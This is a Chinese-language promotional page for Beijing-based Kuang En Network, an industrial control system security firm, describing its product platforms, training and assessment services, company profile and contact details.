
智能保护

工业等级硬件设计
自动学习网络行为
自动生成防御策略
“一键式”安全部署

监测审计

工业等级硬件设计
自动学习网络行为
自动生成告警报告
全网安全监测审计

自主可控的技术体系



全面提升工控网络安全水平

创新产品系列



网络威胁管理平台



漏洞挖掘检测平台



全网监测审计平台



数据采集隔离平台



IAD智能保护平台



安全监管平台

完善服务体系

工业控制网络安全培训

工业控制网络风险评估管理

工业控制设备漏洞挖掘

搭建高仿真攻防对抗平台

工业控制网络安全数据

工业控制网络入侵诱捕平台

工业控制网络安全实验室

匡恩网络解决方案的特点



从工控网络内部构建安全

匡恩网络并不是把信息安全的手段强加于工控网络，而是从工控网络的内在特性和行业特点出发，从隐患的根源着手，构建全新的工控网络安全解决方案。只有这样的解决方案才能安全有效地实施在工控系统中。



高度行业适应性和定制化能力

匡恩网络针对不同行业提供多种硬件平台、开放软件平台、开发工具包、接口和机器学习引擎等一系列元件。有效地降低了行业定制化的成本和风险，提高了行业适应性，扩大了解决方案的应用范围。



分阶段灵活实施方案

针对不同用户，匡恩网络能够提供灵活有效的实施方案。用户可以从自身工控网络的现状和特点出发，选择不同的实施步骤以及产品和服务的组合。既可以解决新建网络安全设计和实施的问题，又能够适应现有工控网络安全改造的需要。



公司简介



北京匡恩网络科技有限责任公司（以下简称匡恩网络）是一家专业从事工业控制网络安全的高科技创新企业,拥有最领先、完全自主知识产权的安全测试和防护技术,匡恩网络始终以用户需求为导向,可为客户提供覆盖工控系统整个生命周期的网络安全解决方案。包括工控网络安全培训、工控网络风险评估管理、工控设备漏洞挖掘、高仿真攻防对抗系统搭建、工控网络安全数据库等。

匡恩网络由工控网络安全资深技术专家、高素质研发人才和优秀管理团队组成,在工控网络安全测试和防护领域具有丰富的实践经验,可为石化、电力、冶金、轨道交通、烟草、测评中心等多个行业和相关科研院所提供最有效的工控网络安全产品和服务。

匡恩网络总部位于北京,在上海、杭州、宁波、深圳等地设有研发中心,拥有覆盖全国的与技术支持中心,为客户提供高效、便捷的服务。

专注

创新

合作

匡恩网络专注于解决工业控制系统的网络安全问题

专注

- 匡恩专注于解决工业控制系统的网络安全问题，全力打造自主可控的硬件和软件平台

创新

- 我们倡导基于工控网络本质需求的创新
- 匡恩已经在七个城市建立了研发中心
- 目前已经有30多项专利和大量软件著作权，知识产权还在不断的扩展

合作

- 匡恩是一个开放的平台，致力于推动工业控制与网络安全理念的融合
- 匡恩提供产品、工具、服务和培训
- 匡恩希望与有志于解决工控网络安全问题的企业和专家广泛合作，携手共建国家的网络安全



2014年匡恩网络重大项目以及行业首例项目



专注

创新

合作



匡恩网络

北京匡恩网络科技有限责任公司

电话: (010) 5670-5608 传真: (010) 5707-6468转8072 邮编: 100102

地址: 北京市朝阳区阜通东大街 1 号院 望京SOHO 塔3 A座 2601室